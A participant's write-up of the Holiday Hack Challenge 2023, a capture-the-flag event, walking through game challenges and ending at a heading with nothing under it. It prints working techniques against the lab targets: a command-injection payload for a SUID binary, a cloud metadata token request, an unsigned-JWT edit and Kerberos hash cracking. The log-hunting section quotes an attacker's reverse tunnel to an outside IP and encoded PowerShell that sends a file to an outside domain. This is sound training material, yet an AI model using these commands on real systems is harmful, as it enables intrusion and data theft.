Holiday Hack Challenge 2023

The One Where ChatNPT is a Silly Goose

Prepared by

Blake Bourgeois

Holiday Hack Challenge 2023

Contents

Executive Summary

This year, we were asked to get hands on with AI tools—after all, the elves were already hard at work integrating them into their workflows. As we've seen throughout numerous Kringlecons at this point, while the elves are well intentioned, they have a habit of poorly deploying the "new hotness" without understanding the risks and implications of what they have done. However, in order to correct the elves and help Santa, it's always important for us to understand the tools and their weaknesses.

This year's challenges were enlightening on the strengths and weaknesses of AI tools. While AI is certainly capable of doing some impressive things, like writing code, reports, and generating voices, it is far from infallible. More than ever, we need to continue to carefully validate what we put into AI tools and what we take out of AI tools.

I had been mostly resistant to using AI tools and avoided spending too much time playing with them or using them to generate things before, so this was a useful exercise in getting experience with using them, and understanding how the different "flavors" works and what each might be better suited towards. I did find a new appreciation for it and found opportunities where AI tools could be useful to me.

I remain grateful for all those who continue to put their time and energy into Holiday Hack each year. My first Holiday Hack was in 2017 and it is incredible to see and reflect on where all we've been since then.

Main Objectives

Orientation

Objective: Talk to Jingle Ringford and get your bearings on the Geese Islands.

Summary: Follow the prompts in the intro terminal to get oriented.

Process: Type "`answer`" as specified. It's that easy!

Snowball Fight

Objective: Team up with another player to show Morcel Nougat how to beat Santa.

Summary: Manipulate client side variables to beat the game.

Process:

- There is a parameter in the full URL noting `singlePlayer=false`. By changing the value to `singlePlayer=true`, you can play the game with the assistance of Elf who is very powerful. This however, does not win the objective.
- By using the browser's developer tools, we can manipulate certain variables that control how the game functions.
- After reviewing the possible values in the code, I beat the challenge by setting "`santaThrowDelay`" and "`elfThrowDelay`" to impossibly high values. This prevented them from attacking, giving myself and another player enough time to successfully defeat Santa.

Linux 101

Objective: Help Ginger Breddie with some basic Linux tasks.

Summary: Find "trolls" within the system using basic commands.

Process:

1. Perform a directory listing: `ls`
2. Find the troll within the troll: `cat troll_19315479765589239`
3. Remove the troll: `rm troll_19315479765589239`
4. Find the present working directory: `pwd`
5. Find the hidden troll: `ls -a`
6. Find the troll in your command history: `history`
7. Find the troll in your environment variables: `env`
8. Head into the workshop: `cd workshop`
9. Use grep to find which toolbox the troll is in: `grep -ri troll`
10. Run the present_engine to retrieve the troll: `./present_engine`
11. Rename blown_fuse0 to fuse0 in the electrical directory: `cd electrical; mv blown_fuse0 fuse0`
12. Make a symbolic link named fuse1 that points to fuse0: `ln -s fuse0 fuse1`

13. Make a copy of fuse1 named fuse2: `cp fuse1 fuse2`
14. Add the characters TROLL_REPELLENT into file fuse2: `echo "TROLL_REPELLENT" > fuse2`
15. Find the troll in /opt/troll_den: `cd /opt/trollden; find`
16. Find the file created by trolls that is greater than 108 kb and less than 110 kb in /opt/troll_den: `find -size +108k -size -110k`
17. List the processes: `ps aux`
18. The 14516_troll process is listening on a tcp port. Use a command to display the listening port: `netstat -l`
19. Interact with the server on port 54321: `curl 127.0.0.1:54321`
20. Stop the 14516_troll process: `kill 12903`

Reportinator

Objective: Find the hallucinations in a ChatNPT generated pentest report.

Summary: Review the 9 findings generated by ChatNPT for potential hallucinations and identify which sections contain a hallucination. In this exercise, inaccuracies are *not hallucinations*. A hallucination appears to be restricted specifically to *completely fabricated* ***technical*** *information*. Other typos, inaccuracies, or debatable items are *not* hallucinations.

Process:

- Since this was a GPT generated report and we were encouraged to use GPT tools, I started by having Bing chat read the page with the report and determine what was false. This was not immediately useful. I attempted the same with ChatGPT. Due to the age of ChatGPT's training data and the current nature of the report, ChatGPT inaccurately claimed that certain information about versioning and end of support dates were false, for example.
- Finding 3 about Remote Code Execution appears suspect as it mentions intercepting HTTP traffic on the impossible port of **88555/TCP**. *However, I was uncertain if this was a hallucination, or a result of "IP addresses hav[ing] been sanitized to protect our client." This didn't appear likely, but was a potential 50/50 for the item in my initial review.*
- Finding 6 references using Burp Suite to manipulate "HTTP SEND" which is not a real thing—the AI likely meant to reference "HTTP POST"
- Finding 9 was egregiously wrong. It references an "HTTP 7.4.33 request" (an artifact from the previous PHP finding), mentions the Location header should reflect the "host Windows registration key"
- **Ultimately, finding 3, 6, and 9 were hallucinations. I had the following hang ups that made me doubt everything and severely overanalyze the exercise that made it difficult to accurately hone in on the correct solution. For these items, soliciting feedback from AI tools or direct documentation references were often detrimental or misleading:**
    a. **Finding 8**, while intending to refer to listing 7, mentioned listing 4—a major an obvious error, but not a "hallucination**." My continued inclusion of this mis-reference prevented me from completing the challenge/forced me to go *deep*.** The assertion that the PHP version could be validated via the command "php `-v`"

was also not accurate or complete guidance, as the version of PHP called via CLI does not always correspond to the version of PHP being utilized with Apache.

b. **Finding 1** references NIST best practices that don't seemingly exist, or were imagined in favor of other, better references.
c. **Finding 2** references brute forcing techniques in the validation section that are, arguably, not situationally appropriate.
d. **Finding 4** misrepresents the way that the Azure Key Vault service works by indicating that the Key Vault service can perform signing operations for SSH keys and certificates. Both ChatGPT and Bing Chat believed this was misrepresented, and Microsoft documentation explicitly notes that signing operations are conducted by the CAs and not the Key Vault service: https://learn.microsoft.com/en-us/azure/key-vault/certificates/create-certificate
e. **Finding 5** issued misleading or potentially misunderstood guidance about the Azure Key Vault Reader role that was not contextually accurate at it related to *secret* access and management.
f. **Finding 7** included unrecognizable syntax in the Apache conf recommendations. The snippet including "`<1>`" within the Options parameters in the screenshot *may* be valid code, but was not recognized in documentation or by AI tools as valid syntax.

- The way I "solved" this challenge was by leveraging Burp Proxy's Intruder against the parameters submitted to the `/check` endpoint to conduct a "cluster bomb" attack against input-1 through input-9 using values "0" or "1" until one check passed. After discovering that findings 3, 6, and 9 were hallucinations the solution was "obvious." By being extra diligent in using AI tools or documentation and attempting to find "*flaws*" versus "*hallucinations*," I over-did the challenge. My complaints are "debatable"—and in some of them, I admittedly lack the background to acknowledge if they're reasonably justifiable findings. However, the obvious technically incorrect details manufactured in 3 (non-existent TCP port), 6 (HTTP SEND reference), and 9 (HTTP 7.4.33 request and Windows registration key) were the most technically obvious and direct hallucinations.

Azure 101

Objective: Help Sparkle Redberry with some Azure command line skills.

Summary: Use basic "`az`" commands to walk through the challenge. Using help and the output from each command helps progress through the challenge.

Process:

1. Get help: `az help`
2. Use az and account to show credentials: `az account show`
3. Get a list of resource groups: `az group list`
4. Use a resource group to get a list of function apps: `az functionapp list -g northpole-rg1`
5. List the vms: `az vm list -g norhtpole-rg2`

6. Invoke run-command against a machine to RunShellScript and get a directory listing: `az vm run-command invoke -g northpole-rg2 -n NP-VM1 –comand-id RunShellScript –scripts “ls”`

Luggage Lock

Objective: Help Garland Candlesticks get back into his luggage.

Summary: There is a piece of luggage with a 4-digit combination lock that needs to be opened by manipulating the lock.

Process:

- There is a Kringlecon 203 that covers this: “Lock Talk” by Chris Elgee: https://www.youtube.com/watch?v=ycM1hBSEyog&t=3s
- You have to play the challenge with all 4 wheels of the lock to win
- By applying “pressure” to the key button and moving the dials, they will get “stuck” allowing you to open the suitcase. About 3 clicks of the space bar were enough. Too much pressure would prevent any dial from moving. Keep rotating through the numbers until you encounter “dial resistance.” Spin through a few times and the dial resistance should occur in the same spot. Once a number is likely set, move on to the next number until all 4 numbers are set, then press the lock all the way in and the suitcase will open. If the suitcase does not open, dial back the pressure on the lock and check if one of the numbers is getting stuck in a different, better fitting location.

Linux PrivEsc

Objective: Help Rosemold with escalation.

Summary: Assess a Linux system for privilege escalation opportunities. An application with the SUID bit set can be used to manipulate sensitive files as the root user.

Process:

1. Run “`find / -perm -u=s -type f 2>/dev/null`” to find files with the SUID bit set. It returned several results. Using Bing Chat and ChatGPT I validated most were expected, except for “`/usr/bin/simplecopy`”
2. `simplecopy` appears to be a stripped version of cp where the help is very basic (deliberately useless)
3. Under `/etc/` there is a file named “`runtoanswer.yaml`” that appears significant
4. Attempting to copy files using the `simplecopy` utility is not useful as the file permissions are not changed. Most normal `cp` parameters do not appear to be available.
5. The `simplecopy` application is vulnerable to command injections. By submitting a command like ‘`simplecopy “/etc/runtoanswer.yaml; cat /etc/runtoanswer.yaml” /home/elf/ru` an error is displayed, but the `cat` command reveals details about `runtoanswer.yaml.` It reveals that the answer to the challenge is “santa”
6. In order to get this to run correctly, “`santa`” has to be submitted as a value in the challenge.

7. To do so, the value `/santa` was created via `touch`
8. The command '`simplecopy "/etc/runtoanswer.yaml; /root/runmetoanswer" santa`' correctly submits santa to the desired command and passes.

Faster Lock Combination

Objective: Open a padlock for Bow Ninecandle.

Summary: Apply varyied pressure on the Faster Lock's shackle while manipulating the dial to crack the lock.

Process:

- Bow Ninecandle shared the following video, which reveals the process: [198] Close Up On How To Decode A Dial Combination Lock In 8 Attempts Or Less (youtube.com)
- From a "reset" lock, the first step is to find the sticky number. By applying *light* tension and turning the dial, there should be a sticky number the lock consistently stops on. Too much tension and the dial will not move. Too little tension and the dial will not pause on the sticky number. Record the number and add 5—that is the first number of the combination. *My lock stopped on 21, which made my first digit 26*.
- The second step is to find the "guess" numbers between 0 and 11. To do so, move the dial to 0 and apply *heavy* tension and "rattle" the dial. On most numbers, the dial will start and stop on two integers. There should be two "guess" numbers that start and stop between integers instead. *My guess numbers were 8 and 9*.
- The next step is to do some math to find the third digit.
    a. Take the first digit and divide by 4 and note the remainder (26/4=6 r2)
    b. Make an array of values derived from the "guess" numbers (one entry per tens digit). Divide each by 4 and find the items that have the same remainder as the last step.

~~8~~	**18**	~~28~~	**38**
~~9~~	~~19~~	~~29~~	~~39~~

    c. On heavy tension, one of these numbers will feel "looser" than the other—the loose item will be the *last* digit. However, keep note of both digits, just in case. This makes my last digit either 18 *or* 38, though I believed 38 would be correct.
    d. We repeat the array, but instead of using the guess numbers, we use our remainder to build the array. The first row is the remainder plus 2, then keep increasing by 8. The second row is the remainder plus 6, then increasing by 8 again.

4	12	20	28	36
8	16	24	32	0

    e. These values are potentially the 2nd digit of the lock. The 2nd digit cannot be within 2 numbers of the 3rd digit, so with a guess of 38 as the last digit, entries 36 and 0 could be disregarded.
    f. This gave me the following combinations to try:
        i. 26 – 4 – 38
        ii. 26 – 12 – 38

iii. 26 – 20 – 38
iv. 26 – 28 – 38
v. 26 – 8 – 38
vi. 26 – 16 – 38
vii. 26 – 24 – 38
viii. 26 – 32 – 38

g. To try:
    i. Reset the lock
    ii. Turn *clockwise* to the first digit (26)
    iii. Turn c*ounter clockwise* one full rotation, then to the next number (4)
        1. *Don't go from 26 -> 4, on the first rotation you must pass 4 and then stop when you get back to 4*
    iv. Turn *clockwise* to the next digit and test the lock (38)
h. Whether by luck or kindness, the first combination 26 – 4 – 38 opened the lock in my instance. However, if you refresh the challenge, the combination changes.

Game Cartridges

Volume 1

Objective: Get the flag for Volume 1

Flag: `santaconfusedgivingplanetsqrcode`

Summary: Sing to blocks to reveal blocks that are out of place. Push the blocks to build a QR code.

Process:

- The process was to be patient. Most importantly, blocks in the middle needed to be pushed in a certain order, otherwise, the player would be prevented from moving all the required blocks into their position. Additionally, there was one block that was *very* out of place and required a long transit to get into place. By pushing this block on the outside of the puzzle and periodically "reactivating" it, Elf could run through the QR code maze to find the spot it belonged. I credit Chips Challenge and Pokemon ice sliding puzzles for getting me through.

- When complete, the QR code is fully displayed:

- This QR code represents the domain “8bitelf.com” which provides the flag flag:`santaconfusedgivingplanetsqrcode` which can be entered on the player’s badge.

Volume 2

Objective: Get the flag for Volume 2

Flag: `GL0RY`

Summary: T-wiz is blocking the player’s path. Get past T-wiz to proceed by manipulating game data based on the differences in two files.

Process:

- The hints from Tinsel Upatree indicate that things “feel the same, but different” and that if you feel like you’re going crazy, you haven’t figured out where the “hidden ROM” is hiding. They also mention using DIFF and swapping pointers.
- Consecutive plays of the game from the player’s inventory appear to be different. Sometimes, the player starts from the top and is blocked from going down by T-wiz. Sometimes, the player starts from the bottom and is blocked from going up by T-wiz.
- By reviewing the sources, sometimes URL for the gamefile is `game0.gb` and sometimes it is `game1.gb`. We can download the games directly as ROM files to play on any emulator, but most importantly, we have to download the files to DIFF them.
- I opened both files in HxD and used the “data comparison” function to note all the differences between the two game files.
- I found that there were 7 locations that were different.
    - The most differences appeared at `0x593`
        - Game0: `0B 4B 9A 23`
        - Game1: `D2 AC 3D 2D`

    - Using HxD, I swapped these in one of the game files and re-opened the game. Nothing appeared to be different.
    - I then started to iterate through the other differences.
    - I swapped the values at `0x18513`
        - Game0: `0B 80`
        - Game1: `04 00`
    - After this swap, my game started from the opposite direction and there was a portal that could be entered.
- The portal revealed ChatNTP and a radio. The radio was playing morse code.
- The morse code was as follows: `--. .-.. ----- .-. -.--`
- This decoded at "`GL0RY`" which was accepted as the flag for Volume 2.

Volume 3

Objective: Get the flag for Volume 3.

Flag: `!tom+elf!`

Summary: Get 999 coins to reach the end of the level by manipulating the game's memory.

Process:

- The goal of the game appears to be to collect coins. T-wiz can "restore coins" as the game is unstable. Saving returns your coins to 0, but T-wiz can reset your coin value to what it was before saving.
- Coins come in point denominations of 1, 10, or 100. Some screens are labeled with the coins' value, and all coins on that screen would grant that many points. Other screens may have coins with varying denominations.
- Jared hints about [3] nines. However, it is not possible to collect 999 coins—the counter rolls over or there is an error.
- Using cheat functions in an emulator, it is possible to observe how collecting coins registers in memory. However, as indicated in Angel Candysalt's hint, this is an 8bit game, so there is no value large enough to hold "999" at once.
- However, based on the way the coins worked, it seemed likely that each digit may have been working independently from each other. By focusing on one digit at a time, it was possible to search memory for the value of one of the scores, collect a new coin, then find which memory locations also incremented.
- Originally, I found values and updated the counter which did not work. It turns out that the "real" score is set independently of the screen display, so getting the display to 999 was not sufficient. Leaving the screen would "reload" the proper score.
- By repeating this process and finding more values that changed, I found that the score was held in `0xcb9e` (100s), `0xcb9c` (10s), and `0xcba2` (1s). By setting these values to 999, the score was retained across screen changes.
- When the player's score was 999, new platforms appeared at the end of the level. This allows Elf to cross the gap and meet Tom Liston, who provides the flag "`!tom+elf!`"

Na'an

Objective: Beat Shifty McShuffles at his card game.

Summary: By providing a specific error value instead of a legitimate value, Shifty is unable to beat the player's hand.

Process:

- The hint provides this Tenable article about "`NaN`" (not a number) errors in Python.
- The player is expected to provide values between 0 and 9. Cards shared between the player's hands are thrown out. Whoever has the lowest card and highest card values win the hand.
- Shifty appears to "cheat" and makes it impossible for the player to legitimately win a hand.
- By submitting a hand containing "`0, 1, 2, 4, NaN`" it will beat Shifty's hand of "`0, 1, 2, 4, 9`" every time, as the first 4 cards negate each other and "`NaN`" registers as "greater" than 9 due to the logic "error" in the game.
- The hand "`NaN, 9, 8, 7, 6`" also appears to work.
- Due to the way Shifty cheats, these hands appear to win every round, allowing the player to get to 10 points with relative ease.

KQL Kraken Hunt

Objective: Use Azure Data Explorer to uncover misdeeds in Santa's IT enterprise.

Flag: `Beware the Cube that Wombles`

Summary: Craft searches to answer the prompts and uncover an attack story.

Process:

1. Create a cluster for the challenge, link to the interface, and proceed. There is a command that needs to be copied from the interface in order to load the data into the cluster. The tutorial will not be covered here.
2. **Case 1:** 'A user clicked through to a potentially malicious URL'
    a. What is the email address of the employee who received the phishing email?
        i. `alabaster_snowball@santaworkshopgeeseislands.org`
        ii.
```
OutboundNetworkEvents
| where url ==
http://madelvesnorthpole.org/published/search/MonthlyInvoic
eForReindeerFood.docx

Employees
| where ip_addr == "10.10.0.4"
```
    b. What is the email address that was used to send this spear phishing email?
        i. `cwombley@gmail.com`
        ii. `Email`

```
| where link ==
"http://madelvesnorthpole.org/published/search/MonthlyInvoi
ceForReindeerFood.docx"
```

c. What was the subject line used in the spear phishing email?
   i. `[EXTERNAL] Invoice foir reindeer food past due`
   ii. (via the search above)

3. **Case 2:** Learn more about the victim
   a. What is the role of our victim in the organization?
      i. `Head Elf`
      ii. `Employees`

```
| where email_addr ==
"alabaster_snowball@santaworkshopgeeseislands.org"
| project role,hostname,ip_addr
```

   b. What is the hostname of the victim's machine?
      i. `Y1US-DESKTOP`
      ii. (via the previous search)
   c. What is the source IP linked to the victim?
      i. `10.0.0.4`
      ii. (via the previous search)
4. **Case 3:** What happened to Alabaster after receiving the phishing email?
   a. What time did Alabaster click on the malicious link?
      i. `2023-12-02T10:12:42Z`
      ii. `OutboundNetworkEvents`

```
| where url ==
http://madelvesnorthpole.org/published/search/MonthlyInvoic
eForReindeerFood.docx
```

   b. What file is dropped to Alabaster's machine shortly after downloading the malicious file?
      i. `giftwrap.exe`
      ii. `FileCreationEvents`

```
| where hostname == "Y1US-DESKTOP"
| where timestamp > datetime("2023-12-02T10:12:42Z")
```

5. **Case 4:** What happened from Alabaster's machine after downloading `giftwrap.exe`?
   a. The attacker created a reverse tunnel. What IP was the connection forwarded to?
      i. `113.37.9.17`
      ii. `ProcessEvents`

```
| where hostname == "Y1US-DESKTOP"
| where timestamp > datetime("2023-12-02T10:12:42Z")
   1. "ligolo" --bind 0.0.0.0:1251 --forward 127.0.0.1:3389
      --to 113.37.9.17:22 --username rednose --password
      falalalala --no-antispoof
```

   b. What is the timestamp when the attackers enumerated network shares on the machine?
      i. `2023-12-02T16:51:44Z`

        ii. ProcessEvents
            | where process_commandline == "net share"
    c. What was the hostname of the system the attacker moved laterally to?
        i. NorthPolefileshare
        ii. cmd.exe /C net use \\NorthPolefileshare\c$ /user:admin AdminPass123 at 2023-12-24T15:14:25Z

6. **Case 5:** Decode the base64 messages and understand what was impacted during the attack
    a. When was the attacker's first base64 encoded PowerShell command executed on Alabaster's machine?
        i. 2023-12-24T16:07:47Z
        ii. ProcessEvents
            | where hostname == "Y1US-DESKTOP"
            | where process_commandline contains "powershell" and process_commandline contains "enc"
    b. What was the name of the file the attacker copied from the fileshare?
        i. NaughtyNiceList.txt
        ii. C:\Windows\System32\powershell.exe -Nop -ExecutionPolicy bypass -enc
            KCAndHh0LnRzaUxlY2lOeXRoZ3VhTlxwb3Rrc2VEXDpDIHR4dC50c2lMZWNpTnl0aGd1YU5cbGFjaXRpckNub2lzc2lNXCRjXGVyYWhzZWxpZmVsb1BodHJvTlxcIG1ldEkteXBvQyBjLSBleGUubGxlaHNyZXdvcCcgLXNwbGl0ICcnIHwgJXskX1swXX0pIC1qb2luICcn
        iii. ('txt.tsiLeciNythguaN\potkseD\:C txt.tsiLeciNythguaN\lacitirCnoissiM\$c\erahselifeloPhtroN\\ metI-ypoC c- exe.llehsrewop' -split '' | %{$_[0]}) -join ''
            1. Reverse this string
    c. What domain name was the data exfiltrated to?
        i. giftbox.com
        ii. Encoded command:
            W1N0UmlOZ106OkpvSW4oICcnLCBbQ2hhUltdXSgxMDAsIDExMSwgMTE5LCAxMTAsIDExOSwgMTA1LCAxMTYsIDEwNCwgMTE1LCA5NywgMTEwLCAxMTYsIDk3LCA0NiwgMTAxLCAxMjAsIDEwMSwgMzIsIDQ1LCAxMDEsIDEyMCwgMTAyLCAxMDUsIDEwOCwgMzIsIDY3LCA1OCwgOTIsIDkyLCA2OCwgMTAxLCAxMTUsIDEwNywgMTE2LCAxMTEsIDExMiwgOTIsIDkyLCA3OCwgOTcsIDExNywgMTAzLCAxMDQsIDExNiwgNzgsIDEwNSwgOTksIDEwMSwgNzYsIDEwNSwgMTE1LCAxMTYsIDQ2LCAxMDAsIDExMSwgOTksIDEyMCwgMzIsIDkyLCA5MiwgMTAzLCAxMDUsIDEwMiwgMTE2LCA5OCwgMTExLCAxMjAsIDQ2LCA5OSwgMTExLCAxMDksIDkyLCAxMDIsIDEwNSwgMTA4LCAxMDEpKXwmICgoZ3YgJypNRHIqJykuTmFtRVszLDExLDJdLWpvaU4=
        iii. Decoded command: [StRiNg]::JoIn('', [ChaR[]](100, 111, 119, 110, 119, 105, 116, 104, 115, 97, 110, 116, 97, 46, 101, 120, 101, 32, 45, 101, 120, 102, 105, 108, 32, 67, 58, 92, 92, 68, 101, 115, 107, 116, 111, 112, 92, 92, 78, 97, 117, 103, 104, 116, 78, 105, 99, 101, 76, 105, 115, 116, 46, 100, 111, 99, 120, 32, 92, 92, 103, 105, 102, 116, 98,

```
111, 120, 46, 99, 111, 109, 92, 102, 105, 108, 101))|& ((gv
'*MDr*').NamE[3,11,2]-joiN
```

iv. Defanged string without execution pipe: `downwithsanta.exe -exfil C:\\Desktop\\NaughtNiceList.docx \\giftbox.com\file`

7. **Case 6:** What was the final malicious command the attacker ran?
   a. What is the name of the executable the attackers used in the final malicious command?
      i. `downwithsanta.exe`
   b. What was the command line flag used alongside this executable?
      i. `wipeall`
8. **Final:** Decode this string and submit via the player's badge: `print base64_decode_tostring('QmV3YXJlIHRoZSBDdWJlIHRoYXQgV29tYmxlcw==')`
   a. `Beware the Cube that Wombles`

Phish Detection Agency

Objective: Help sort good messages from bad messages.

Summary: By reviewing the DMARC disposition for each message, we can find which messages are spoofed and label them as phishing.

Process:

1. Review the SPF, DKIM, and DMARC results for alignment. The 10 messages identified below must be marked as "phishing" to complete the challenge successfully.
2. "Invitation to Research Grant Meeting" from victor.davis@geeseislands.com fails DMARC as it was received from "anotherdomain.com" and not geeseislands.com
3. "Urgent IT Security Update" from xavier.jones@geeseislands.com appears to be a spoofed message from "unauthorizedsource.com" and fails SPF, DKIM, and DMARC checks.
4. "Procurement Process Improvements" from steven.gray@geeseislands.com fails DMARC due to an altered DKIM signature.
   a. As this was received from the mail.geeseislands.com server and passes SPF, this message is suspect. It is either a benign message that may have an invalid signature for a number of reasons, or additional attention should be given to how the message was received and sent from the geeseislands.com servers. For the sake of this challenge, this message is considered a "phish"
5. "Security Protocol Briefing" from laura.green@geeseislands.com is a phish. While the message passes DMARC checks, it was sent as laura.green@geeseislands.com but received from unauthorized.com and the DKIM record is from unauthorized.com.
   a. In reality, this message does not meet the criteria to pass DMARC alignment. The message would pass SPF, but DKIM *should* fail and DMARC would also fail.
6. "Public Relations Strategy Meet" from nancy@geeseislands.com is a phish for the same reason as laura.green@geeseislands.com's message in #5.
7. "Customer Feedback Analysis Meeting" from rachel.brown@geeseislands.com fails DMARC due to a missing DKIM-Signature.
   a. Some systems, like Exchange Online, do not DKIM sign internal-to-internal messages, so the absence of a DKIM signature is not a positive indicator for

phishing. It should not cause DMARC to fail because SPF is still aligned for this message. For the sake of this challenge, the message is considered a "phish," but in a true scenario, this would not inherently be a concerning message.

8. "Legal Team Expansion Strategy" from ursula.morris@geeseislands.com fails DMARC and is from "differentdomain.com" and not "geeseislands.com"
9. "Networking Event Success Strategies" from quincy.adams@geeseislands.com is considered a phish due to the DMARC failure and invalid DKIM signature.
    a. This message has the same caveats/concerns as the item from steven.gray in #4.
10. "Compliance Training Schedule Announcement" from michael.roberts@geeseislands.com is a phish as it is from "externalserver.com" and not "geeseislands.com."
    a. As with #5, this message should not have passed DMARC.

Hashcat

Objective: Recover a password for Eve Snowshoes.

Summary: Use `hashcat` and a password list to crack Alabaster Snowball's password from a provided hash.

Process:

- The opening poem provides the following parameters to be used with hashcat on the host: `-w 1 -u 1 --kernel-accel 1 --kernel-loops 1`
- I asked Bing AI "i am participating in a security challenge. i have been given a hash as a part of the game. the hash begins with $krb5asrep. how would i use hashcat with a wordlist to crack it?"
- Bing AI provided the ID for the hash and the syntax for the hashcat command, which I combined with the flags provided before: `hashcat -m 18200 hash.txt password_list.txt -w 1 -u 1 --kernel-accel 1 --kernel-loops 1`
    - The `password_list.txt` existed on the host, and appeared to be a wordlist generated based off of several permutations of "I love candy canes"
    - Result:
      `$krb5asrep$23$alabaster_snowball@XMAS.LOCAL:22865a2bceeaa73227ea4021879eda02$8f07417379e610e2dcb0621462fec3675bb5a850aba31837d541e50c622dc5faee60e48e019256e466d29b4d8c43cbf5bf7264b12c21737499cfcb73d95a903005a6ab6d9689ddd2772b908fc0d0aef43bb34db66af1dddb55b64937d3c7d7e93a91a7f303fef96e17d7f5479bae25c0183e74822ac652e92a56d0251bb5d975c2f2b63f4458526824f2c3dc1f1fcbacb2f6e52022ba6e6b401660b43b5070409cac0cc6223a2bf1b4b415574d7132f2607e12075f7cd2f8674c33e40d8ed55628f1c3eb08dbb8845b0f3bae708784c805b9a3f4b78ddf6830ad0e9eafb07980d7f2e270d8dd1966:IluvC4ndyC4nes!`
- Submitted "`IluvC4ndyC4nes!`" to `/bin/runtoanswer`

Elf Hunt

Objective: Hack Elf hunt and score 75 points.

Summary: Modify the unsigned JWT token to change parameters of the game

Process:

- Checked the local storage to find the JWT value provided in a cookie: `eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzcGVlZCI6LTUwMH0.`
- Provided the JWT to the decoder at jwt.io
    - There was one payload field: `{“speed”: -500}`
- In the game, the Elves move too quickly to click, so it seemed modifying the speed should make the game more manageable. By updating the speed to “`-50`” and updating the local cookie to reflect the modified JWT with the new payload, it became possible to click the elves.
- It was still tedious, and I imagine there may have been a way to beat this that included guessing or discovering new parameters, but I didn’t investigate further.
- Beating this challenge provides an image of Cap’s diary, for use in the Captain’s Comms challenge later

Certificate SSHenanigans

Objective: Review Alabaster Snowball's new SSH certificate configuration and Azure Function App. What type of cookie cache is Alabaster planning to implement?

Answer: `gingerbread`

Summary: Abuse the misconfiguration in the Azure environment to get the code for the SSH certificate generator, and then exploit the weakness in the generator to get an administrator's SSH certificate to access the system and read Alabaster's todo list.

Process:

- The host at `ssh-server-vm.santaworkshopgeeseislands.org` can be connected to with SSH
- To prepare, I watched Thomas Bouve's KringleCon talk on the subject: http://www.youtube.com/watch?v=4S0Rniyidt4
- The application here can be used to generate an SSH certificate for the host: https://northpole-ssh-certs-fa.azurewebsites.net/api/create-cert?code=candy-cane-twirl
- I asked Bing AI for the syntax to create a ssh key. I provided the public key to the app, and the app returns a SSH certificate that can be used to authenticate to the host. By adding the private key to the session with `ssh-add` and then using the cert with the `-i` parameter, it was possible to sign into the system as "`monitor`" using the "`elf`" principal granted by the certificate.
- Doing some enumeration after the video revealed the "`alabaster`" account alongside the "`monitor`" account which the signed cert was valid for
- Next I confirmed what principals were valid for each account:
    - `cat /etc/ssh/auth_principals/alabaster`
        - `admin`
    - `cat /etc/ssh/auth_principals/monitor`
        - `elf`
- We need to generate an SSH certificate from the generator that uses the "`admin`" principal instead of the "`elf`" principal to access Alabaster's account.
- Since this is a VM running in Azure, it has access to the Azure REST API. To use the API, we need to get an authentication token: `curl 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com' -H "Metadata: true"`
    - This returns a long access token that can be added to a request header as "`Authorization: bearer {token}`" to make requests to the API using the authenticated identity of the host server.
- I used the REST API documentation and Bing AI to work through syntax to request other resources. Ultimately, it appeared the goal was to understand the Function App, which was potentially available through the API: `GET https://management.azure.com/subscriptions/{subscriptionId}/resourceGro`

ups/{resourceGroupName}/providers/Microsoft.Web/sites/{name}/sourcecontrols/web?api-version=2022-03-01

- By enumerating the subscriptions to get the subscription ID, the resourceGroups belonging to the subscription, it was possible to complete the query and get the Repo URL: `https://management.azure.com/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.Web/sites/northpole-ssh-certs-fa/sourcecontrols/web?api-version=2022-03-01`
    - `"repoUrl":"https://github.com/SantaWorkshopGeeseIslandsDevOps/northpole-ssh-certs-fa"`
- The `function_app.py` in the repo shows how signed SSH certificates are processed by the app.
    - The app includes information and error messages related to the principal as a parameter.
- By intercepting the POST request to the app that contained the "`ssh_cert`" parameter and adding a "`principal`" parameter with the value of "`admin`," it was possible to abuse the service to retrieve a certificate for the more privileged principal.
    - *This was referenced in Reportinator*
- Using the new certificate for signing into the host provides access to "`alabaster_todo.md`"
    - ```
      # Geese Islands IT & Security Todo List
      - [X] Sleigh GPS Upgrade: Integrate the new "Island Hopper" module into Santa's sleigh GPS. Ensure Rudolph's red nose doesn't interfere with the signal.
      - [X] Reindeer Wi-Fi Antlers: Test out the new Wi-Fi boosting antler extensions on Dasher and Dancer. Perfect for those beach-side internet browsing sessions.
      - [ ] Palm Tree Server Cooling: Make use of the island's natural shade. Relocate servers under palm trees for optimal cooling. Remember to watch out for falling coconuts!
      - [ ] Eggnog Firewall: Upgrade the North Pole's firewall to the new EggnogOS version. Ensure it blocks any Grinch-related cyber threats effectively.
      - [ ] Gingerbread Cookie Cache: Implement a gingerbread cookie caching mechanism to speed up data retrieval times. Don't let Santa eat the cache!
      - [ ] Toy Workshop VPN: Establish a secure VPN tunnel back to the main toy workshop so the elves can securely access to the toy blueprints.
      - [ ] Festive 2FA: Roll out the new two-factor authentication system where the second factor is singing a Christmas carol. Jingle Bells is said to be the most secure.
      ```
- The cache Alabaster was going to implement was a "`gingerbread`" cache.
      ```

The Captain's Comms

